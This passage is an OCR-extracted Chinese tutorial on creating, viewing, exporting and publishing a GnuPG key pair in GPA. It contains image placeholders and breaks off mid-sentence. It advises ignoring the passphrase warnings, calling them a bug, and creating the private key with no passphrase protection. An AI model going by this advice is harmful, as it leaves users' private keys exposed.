


图 10




图 11




图 12




图 13

在输入的过程中，您可能会发现“Passphrase”输入框没有任何提示，选择“OK”按钮系统会得出如下的错误提示（内容是说我们输入的字符串少于8位）。如图11。

不需要太紧张，选择“Take this one anyway”按钮，接下来程序还会弹出错误提示（提示内容是‘要求我们输入的保护字符串内容必须至少要有1个数字或特殊字符’）。如图12。

还是选择“Take this one anyway”（感觉这是程序的一个Bug）。此时还会有最后一个错误提示，不用管它，直接选择“Yes,protection is not needed”就可以了。如图13。

下一步程序将重新要求您输入该字符串。如图14。




图 14

输入后大约等待半分钟，我们将在GPA的主界面看到属于我们自己的密钥环。如图15。

到了这一步，我们可以了解到属于我们自己的密钥环的详细信息，包括密钥所有人的名称/EMAIL地址、密钥的唯一编号、密钥识别指纹、过期时间（默认生成的密钥是永不过期的）、信任关系、有效情况、密钥算法、生成时间。

在使用属于我们的密钥之前我们需要重温一下PGP邮件安全通讯的基本知识：

> 任何一个密钥环都是由唯一的公钥与私钥组成；
>
> 发送邮件给某人时，需要先使用他的公钥对邮件内容进行加密，保证只有目标人方能查看邮件内容；
>
> 当您查看某人发送给您的邮件时，需要先使用自己的私钥对邮件内容进行解密。

通过上述的描述可以得知，要正常使用GPG进行邮件加密通讯必须正确管理密钥环。这里提到的‘管理’包括导出、传送公钥以及备份密钥环。

导出与传送公钥是为了让我们的朋友获得我们的公钥（使用它来进行邮件加密）。在GPA主界面选定我们的密钥环，并点击菜单栏“Keys”-》“Export Keys...”，在弹出的对话框中选择公钥导出的路径并选择导出操作即可完成公钥导出过程。如图16。

将公钥作为文件方式发送给您的朋友，这无疑是一种直观的公钥传送方法，但比较费时费力（试想一下，假如您有100个朋友就要发送100次），有没有比较简便的方法呢？有，通过使用互联网KEY服务器公布您的公钥。在GPA主界面选定我们的密钥环，并点击菜单栏“Server”-》“Send




图15




图16




图19




图17

